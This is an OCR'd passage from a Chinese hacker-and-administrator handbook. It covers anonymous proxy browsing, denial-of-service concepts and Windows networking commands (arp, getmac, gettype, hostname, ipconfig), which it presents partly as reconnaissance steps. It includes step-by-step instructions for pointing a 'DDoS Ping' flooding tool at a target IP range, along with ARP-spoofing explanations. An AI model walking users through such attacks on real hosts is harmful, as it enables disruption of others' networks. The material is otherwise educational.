免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图2-65 注册信息显示

步骤 5

在单击 http://fr0.idzap.com/index.php 这个链接进入如图 2-66 所示的页面后，在这里输入用户名和密码，并单击“Login”按钮登录。




图2-66 登录

步骤 6

在出现如图 2-67 所示的页面时，将要访问的网站网址输入“Anonymous Surf”栏并单击“Go”按钮。




图2-67 输入网址

步骤 7

随即，将会以如图 2-68 所示的形式打开要访问的网页，在这里可以看到目标网页（http://bbs.duze.net/ip.asp）的内容会放在中间部分。



图2-68 访问效果

根据文本框中自动显示的 IP 地址信息，可以看到隐藏当前电脑的 IP 地址任务已经顺利完成了。

2.8 拒绝服务工具

所谓“拒绝服务”（英文全称是“Denial of Service”，简称为 DoS，这和 DOS 操作系统不是一回事），就是使目标电脑失去正常的工作能力，黑客并不能控制目标电脑。例如，让某个网站无法被访问，这就是拒绝服务的最终目标。

从网络攻击的各种方法和所产生的破坏情况来看，DoS 算是一种既简单又很有效的黑客攻击方式。因为 DoS 的目的并不是要控制目标电脑，而只是要让目标电脑瘫痪，所以任何人都可以进行 DoS 攻击。如果攻击方的带宽远远超过目标电脑的带宽，那么攻击效果将会更加明显，如图 2-69 所示。




图2-69 攻击效果示意

DoS 的攻击方式有很多种，最基本的 DoS 攻击就是利用合理的服务请求来占用过多的服务资源，从而使合法用户无法得到及时的服务响应。

SYN-Flood 是目前最流行的 DDoS 攻击手段，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

早先的 DoS 攻击手段在向分布式这一阶段发展的时候也经历了浪里淘沙的过程。SYN-Flood 的攻击效果最好，应该是众黑客不约而同选择它的原因吧。那么我们一起来看看 SYN-Flood 的详细情况。

Syn Flood 利用了 TCP/IP 协议的固有漏洞。面向连接的 TCP 三次握手是 Syn Flood 存在的基础。如图 2-70 所示。




图2-70 TCP三次握手

在第一步中，客户端向服务端提出连接请求。这时 TCP SYN 标志置位。客户端告诉服务端序列号区域合法，需要检查。客户端在 TCP 报头的序列号区中插入自己的 ISN。服务端收到该 TCP 分段后，在第二步以自己的 ISN 回应（SYN 标志置位），同时确认收到客户端的第一个 TCP 分段（ACK 标志置位）。在第三步中，客户端确认收到服务端的 ISN（ACK 标志置位）。到此为止建立完整的 TCP 连接，开始全双工模式的数据传输过程。

2.8.1 DDoS Ping

由于进行拒绝服务攻击显得极为简单，哪怕是一个只具有最初级电脑使用水平的人，也可以使用各种傻瓜化的工具小试牛刀。所以，在网络中经常会有各种水平不等的人，在使用着各种工具进行了“轰炸”。例如，可以使用 DDoS Ping 对目标主机进查询指令式的攻击。具体过程是：

步骤 1

运行程序并在“Start IP address”后面填写目标主机 IP 地址段开始的 IP，在“End IP address”后面填写结束 IP 地址，如果是针对单一的主机进行攻击，那这两个 IP 地址填写同一个 IP 地址就可以了，如图 2-71 所示。



图2-71 设置攻击IP地址范围

步骤 2

需要设定攻击速度，如果是对拨号上网的目标主机进行攻击，就让滑块在“Modem”范围上调整，如果是对局域网当然得选择“LAN”了，如图 2-72 所示。



图2-72 设定攻击速度

步骤 3

单击“Start”按钮，就可以开始“拒绝服务”攻击了！

2.8.2 TCP连接轰炸

除了常见的攻击工具外，还有一些拒绝服务的攻击器是通过建立多个 TCP 连接到服务器，来慢慢消耗服务器资源，如图 2-73 所示。



图2-73 TCP连接轰炸工具

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

这样的攻击有什么效果呢？为了解释这一点，需要说一下购买网站的时候会看到的一条信息，例如，如图 2-74 所示的“支持 100 个 IIS”。




图2-74

这表示网站瞬间只能接受 100 个访问连接，简单地说，就是同一时间里不能超过这个连接数。当黑客使用大量的 TCP 连接占用网站的 IIS 访问数时，就会导致网站访问受阻。

能够进行拒绝服务攻击的软件很多，上面使用的只是其中比较常见的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



第3章

黑客与网管必知DOS命令

DOS 命令在黑客和网管手中，都是一个不可或缺的“法宝”。黑客喜欢 DOS 命令，是因为 DOS 命令的的执行速度快、可以屏蔽一些 Windows 中的限制、可以省却 Windows 中复杂的操作。网管喜欢使用 DOS 命令，是因为复杂的问题很快就能被诊断出“病因”，进而得以顺利解决。

DOS 命令是什么“灵丹妙药”吗？如果我们仔细观察的话，就会发现“命令”其实就是一个强大工具集！无论是 Windows 95 还是最新的操作系统 Vista、Windows Server 2008 中，DOS 这个工具始终存在。Windows 中的命令数以百计，它们也具有各种各样功能。如，涵盖了系统基本设置、资源管理、系统优化、多媒体与娱乐、互联网与局域网、系统安全和疑难解决等各个方面。

作为黑客和网管员，并不需要对每个命令都了如指掌，因为大多数的命令都是有相应的、可以运行在 Windows 中的图形化工具。通常，只需能够熟练掌握常用的命令就可以了。在本章中，有机地结合了微软目前主流的几款操作系统，通过数十个命令的应用知识讲解，力争在最短的时间内提升读者们的攻防技术水平。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.1 Arp——地址解析

Arp 命令用于显示和修改“地址解析协议(ARP)”缓存中的项目。ARP 缓存中包含一个或多个表，它们用于存储 IP 地址及其经过解析的以太网或令牌环物理地址。计算机上安装的每一个以太网或令牌环网卡都有自己单独的表。

在安全方面网管员需要注意的是，在源主机发送网络广播时，如果目标主机传送过来的 MAC 地址是错误的，那么两台计算机的数据发送就会失败。这个错误一般会由黑客进行地址欺骗时出现，要解决这个问题，需要全面或针对错误的表项进行删除——现在的网管员大多都知道，ARP 欺骗是黑客常用的攻击手段之一了。ARP 欺骗实际上分为两种，一种是对路由器 ARP 表的欺骗；另一种是对内网 PC 的网关欺骗。

第一种 ARP 欺骗是——截获网关数据。它通知路由器一系列错误的内网 MAC 地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的 MAC 地址，造成正常 PC 无法收到信息。第二种 ARP 欺骗是——伪造网关。它的原理是建立假网关，让被它欺骗的 PC 向假网关发数据，而不是通过正常的路由器途径上网。在 PC 看来，就是上不了网了，“网络掉线了”。

一般来说，ARP 欺骗攻击的后果非常严重，大多数情况下会造成大面积掉线。有些网管员对此不甚了解，出现故障时，认为 PC 没有问题，交换机没掉线的“本事”，电信也不承认宽带故障。而且如果第一种 ARP 欺骗发生时，只要重启路由器，网络就能全面恢复，那问题一定是在路由器了。为此，宽带路由器背了不少“黑锅”。

3.1.1 命令语法

Arp [-a [InetAddr] [-NIfaceAddr]][-g[InetAddr][-NIfaceAddr]][-dInetAddr[IfaceAddr]] [-sInetAddrEtherAddr[IfaceAddr]]

使用环境：Windows 2000/XP/2003/Vista

语法解释：

ARP 既是一个重要的命令，也是一个重要的 TCP/IP 协议（Address Resolution Protocol），它用于确定 IP 地址的网卡物理地址。此命令的参数作用解释如下：

（1）-a[InetAddr][-N IfaceAddr]：显示所有网卡的 ARP 缓存记录。此处的 IfaceAddr 表示 IP 地址。

（2）-g [InetAddr] [-N IfaceAddr]：与 a 相同，通常在 Unix 系统中使用。

（3）-v：在详细模式下显示当前 ARP 项。所有无效项和环回接口上的项都将显示（Vista 新增）。

（4）-d InetAddr [IfaceAddr]：删除 ARP 缓存中添加的记录。要删除所有项，可以使用星号通配符 * 代替 InetAddr。

（5）-s InetAddr EtherAddr [IfaceAddr]：将 IP 地址与物理地址 EtherAddr 进行绑定，并向 ARP 缓存中添加记录。



由于 IP 和 MAC 地址是存储在 ARP 缓存表中的，所以，源计算机会在自己的 ARP 缓存中寻找是否有目标主机的 IP 地址，如果找到了，就会根据对应的 MAC 地址进行数据发送。如果没有找到 IP 地址，那么源计算机就会在网络中发

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

送一个广播，目标 MAC 地址是“FF.FF.FF.FF.FF.FF”，这表示向同一网段内的所有计算机发出“192.168.1.1 的 MAC 地址是？”，在接收到这个广播后，只有目标主机会进行响应。这样，源主机就会自动在自己的 ARP 缓存表中进行目标主机的 IP 和 MAC 地址的保存，并可以向目标主机发送数据了，下次源主机和目标主机的数据发送就会省却广播这一步。但是，要注意 ARP 缓存表采用了老化机制，如果一段时间内表里的某一行没有使用，就会被删除该行的地址。这样做的目的是为了缩短 ARP 缓存的长度，加快查询的速度。

3.1.2 攻击实例

实例1

一名黑客在进入内部网络后，在任意一台主机中均可以使用“Arp –a”命令来显示所有网卡的 ARP 缓存记录，如图 3-1 所示。这样做，可以了解到当前计算机都经常与哪些计算机进行数据交互。通过辩认其中比较“可疑”的 IP 地址，可以加快向网络核心计算机进入的速度。




图3-1 显示ARP缓存记录

实例2

在计算机有多块网卡时，如果只需要显示指定的一个 IP 地址的 ARP 缓存记录，那么只需使用“Arp -a -N 192.168.186.1”（IP 地址请根据实际情况变更）命令，如图 3-2 所示。




图3-2 显示指定表项

实例3

要将 IP 地址 10.0.0.80 与物理地址 00-AA-00-4F-2A-9C 进行绑定，并在 ARP 缓存中添加相应的记录，只需使用命令“Arp -s 10.0.0.80 00-AA-00-4F-2A-9C”即可。

实例4

要删除 ARP 缓存中 10.0.0.80 与物理地址 00-AA-00-4F-2A-9C 绑定的记录，只需使用命令“Arp -d 10.0.0.80 00-AA-00-4F-2A-9C”即可，如图 3-3 所示。




图3-3 删除记录

实例5

ARP 命令也可以与其他命令配合使用，例如，将 Ping 和 Arp 命令结合起来，就可以批量获取局域网计算机的 MAC 地址。具体操作是：

步骤 1

使用 Ping 命令测试所有需要获取 MAC 地址的局域网内的计算机。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 2

输入“Arp -a”命令后，即可获得所有 Ping 过的计算机网卡的 MAC 地址和对应的 IP 地址，如图 3-4 所示。




图3-4 批量获取地址

为什么这两个命令“合作”后可以起到这样的作用呢？首先，需要知道 IP 地址和对应的 MAC 地址是储存在 ARP 缓存中的。接着，需要知道获取远程计算机的 ARP 信息的方法是使用 Ping 命令。因此，方可以使用 Arp 命令从 ARP 缓存中读取并显示相关信息列表。

TIPS

（1）网卡的 IP 地址使用十进制点分（带有圆点）记数法表示。

（2）网卡的物理地址由六个字节组成，这些字节用十六进制记数法表示并且用连字符隔开（比如，00-AA-00-4F-2A-9C）。

（3）通过 -s 参数添加的项属于静态记录，如果终止 TCP/IP 协议并重启动，这些项就会被删除。要创建永久的静态 ARP 缓存记录，请将相应的 arp 命令置于批处理文件中，并使用“任务计划”功能在启动时运行该批处理文件。

3.2 Getmac——获得网卡的MAC地址

Getmac 命令用于返回计算机中所有网卡的 MAC 地址以及每个地址的网络协议列表，既可以从本地返回，也可以通过网络返回。

3.2.1 命令语法

Getmac[.exe][/sComputer [/uDomain\User [/pPassword]]][/fo {TABLE | LIST | CSV}][/nh][/v]

使用环境：Windows XP/2003/Vista

语法解释：

MAC 地址通俗点说就是网卡的物理地址，在网络中查找网卡都是依靠这个地址进行的。网卡的 MAC 地址与 IP 地址之间的关系，和网站的 IP 地址与域名之间的关系有些类似，后者的存在主要用于帮助人们进行记忆。

因为一般用户很难更改网卡的 MAC 地址，所以具有网络管理功能的网络设备们就会把这个地址用于集中管理，并据此地址来完成网络用户的标识、上网权限的管理、服务与责任的明确等等。使用 Getmac 命令可以知道电脑网卡的 MAC 地址是什么。

此命令的参数作用解释如下：

（1）/s Computer：指定远程计算机名称或 IP 地址（不能使用反斜杠）。默认值是本地计算机。

（2）/u Domain \ User：以 User 或 Domain\User 指定的用户账户权限运行命令。默认值是计算机当前账户具有的权限。

（3）/p Password：指定在 /u 参数中指定的用户账户的密码。

（4）/fo {TABLE | LIST | CSV}：指定查询结果输出的格式。有效值为 TABLE、LIST 和 CSV。输出的默认格式为 TABLE。

（5）/nh：在输出中压缩列标头。在 /fo 参数设置为 TABLE 或 CSV 时有效。

（6）/v：指定输出显示详细信息。

3.2.2 命令应用实例

实例1

现在的企业网络中，往往都是在交换机中将每台计算机的 IP 地址与 MAC 地址进行绑定。黑客如果希望“替代”当前计算机，以便对交换机进行欺骗，进而实现网络交互。就需要知道当前

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

计算机的 MAC 地址。要获得当前计算机中所有网址的 MAC 地址，需要输入命令“Getmac”，如图 3-5 所示。



图3-5 获取所有MAC地址

实例2

使用详细模式将当前计算机中所有网址的 MAC 地址输出为 csv 格式，需要输入命令“Getmac /fo csv /nh /v”。

实例3


除了可以查看本机网卡的 MAC 地址外，黑客还可以查看远程计算机网卡的 MAC 地址。例如，可以通过输入命令“Getmac /s 192.168.1.191”查看指定的 IP 地址对应的 MAC 地址。以上三条命令的执行效果如图 3-6 所示。



图3-6 查看远程计算机网址的MAC地址

实例4

如果要使用指定用户名和密码来登录到远程计算机，并获得其网卡的 MAC 地址，命令为“Getmac /s srvmain /u maindom\hiropln /p p@ssW23”。



3.3 Gettype——获得系统信息

Gettype 命令用于获得指定计算机安装的操作系统信息，如安装的 SP 版本号等等。在一些扫描工具中，经常会使用此命令进行相应信息的获得。

3.3.1 命令语法

Gettype [/s Computer [/u [Domain\]User [/p [Password]]]] {/role | /sp | /ver | /minv | /majv | /type | /build}

使用环境：Windows 2003

语法解释：

（1）/s Computer：指定远程计算机名称或 IP 地址（不能使用反斜杠）。默认值是本地计算机。此参数适用于在命令中指定的所有文件和文件夹。

（2）/u [Domain\]User：使用特定用户账户的权限运行脚本。该默认值是系统权限。

（3）/p [Password]：指定在 /u 参数中指定的用户账户的密码。

（4）/role：返回操作系统的角色。

（5）/sp：返回已安装的最新 Service Pack。

（6）/ver：返回版本信息。

（7）/minv：只返回次版本。

（8）/majv：只返回主版本。

（9）/type：返回所安装操作系统的类型。

（10）/build：返回所安装操作系统的内部版本号码。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

TIPS

Gettype 命令可以识别下列操作系统：

- Windows XP Home Edition
- Windows XP Professional
- Windows Server 2003 Standard Edition
- Windows Server 2003 Enterprise Edition
- Windows Server 2003 Datacenter Edition
- Windows Server 2003, Web Edition

3.3.2 命令应用实例

实例1

要获得当前计算机的操作系统信息，需要使用命令“Gettype”。

实例2

要获得 192.168.1.233 的操作系统信息，需要使用命令“Gettype /s 192.168.1.233”。

上述两条命令执行的效果如图 3-7 所示，其中第二条命令在执行时需要输入远程计算机中 Administrator 这个账户对应的密码。




图3-7 命令执行结果

用户可以看到在“名称”项中直接给出了操作系统的名称，在“版本”中则给出了内部版本号及 SP 补丁包的版本情况。在“角色”中，通常会有三种角色，即默认值为 1 的域控制器，默认值为 2 的成员服务器，默认值为 3 的工作组。这些信息对于黑客来说是非常重要的，通过这些探测信息可以决定以下的攻击方法。

TIPS

通常，用户会将 Gettype 命令在批处理文件中使用，这样可以完成一些特殊的任务。

3.4 Hostname——显示主机名称

Hostname 命令用于显示计算机全名(Computer Name）中的主机名称（Host Name）部分。这也是黑客进入侵前的常会使用的一个命令，因为计算机名和 IP 地址一样，都可以在网络访问时进行使用。此外，在执行一些修改系统的命令中，也经常会使用到计算机名。

3.4.1 命令语法

Hostname /?

使用环境：Windows 2000/XP/2003/Vista

语法解释：

/?: 使用此参数，可以获知此命令的帮助信息。

3.4.2 命令应用实例

要显示计算机名称，只需输入命令“hostname”即可，如图 3-8 所示。




图3-8 显示计算机名称

计算机名用于在本地或网络中标识自己的名称，例如，在“网上邻居”窗口的地址栏中，就可以使用“\\ 计算机名”这种 UNC 格式来访问计算机。

但是，需要注意只有当“Internet 协议（TCP/

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

IP)”在“本地连接”的属性中被安装时，此命令才可以使用，如图 3-9 所示。




图3-9 Internet 协议（TCP/IP）

3.5 Ipconfig——显示 TCP/IP 网络配置

Ipconfig 命令用于显示所有当前的 TCP/IP 网络配置值、刷新动态主机配置协议（DHCP）和域名系统（DNS）设置。在 Win9X 中有一个类似的命令叫做“Winipcfg.exe”，两个命令的区别在于后者可以在 Windows 界面中使用，前者只能在 DOS 环境中使用。黑客如果希望快速获知当前计算机的所有网络配置信息，这个命令是必须熟练掌握的。

3.5.1 命令语法

Ipconfig [/all] [/renew[Adapter]] [/release [Adapter]] [/flushdns] [/displaydns] [/registerdns] [/showclassidAdapter] [/setclassidAdapter [ClassID]]

使用环境：Windows 2000/XP/2003/Vista

语法解释：

Ipconfig 命令通常会用于获取当前计算机中网卡的IP地址，例如，局域网中A机准备访问B机时，B 机就应该先用 Ipconfig 命令获得本机的 IP 地址，并告诉 A 机管理员这个地址。

此命令的参数作用解释如下：

（1）/all：显示所有网卡的完整 TCP/IP 配置信息。在没有该参数的情况下，Ipconfig 只显示各个网卡的 IPv6 地址或 IPv4 地址、子网掩码和默认网关值。

（2）/renew[Adapter]：更新所有网卡（如果未指定网卡）或特定网卡的 DHCP 配置。该参数仅在配置为自动获取 IP 地址的计算机上可用。

（3）/release [Adapter]：发送 DHCPRELEASE 消息到 DHCP 服务器，以释放所有网卡（如果未指定网卡）或特定网卡的当前 DHCP 配置并丢弃 IP 地址配置。

（4）/flushdns：刷新并重设 DNS 客户解析缓存的内容。

（5）/displaydns：显示 DNS 客户解析缓存的内容，包括从 local Hosts 文件预装载的记录，以及最近获得的针对由计算机解析的名称查询的资源记录。DNS 客户服务在查询配置的 DNS 服务器之前，使用这些信息快速解析被频繁查询的名称。

（6）/registerdns：初始化计算机上配置的 DNS 名称和 IP 地址的手工动态注册。可以使用该参数对失败的 DNS 名称注册进行故障排除或解决客户和 DNS 服务器之间的动态更新问题，而不必重新启动客户端计算机。TCP/IP 协议高级属性中的 DNS 设置可以确定 DNS 中注册了哪些名称。

（7）/showclassid Adapter：显示指定网卡的 DHCP 类别 ID。要查看所有网卡的 DHCP 类别 ID，需在 Adapter 位置使用星号（*）通配符。该参数仅在具有配置为自动获取 IP 地址的计算机上可用。

（8）/setclassid Adapter [ClassID]：配置特定网卡的 DHCP 类别 ID。要设置所有网卡的 DHCP 类别 ID，需在 Adapter 位置使用星号（*）通配符。该参数仅在具有配置为自动获取 IP 地址的计算机上可用。如果未指定 DHCP 类别 ID，则会删除当前类别 ID。

溜客安全网 WwW.176Ku.CoM

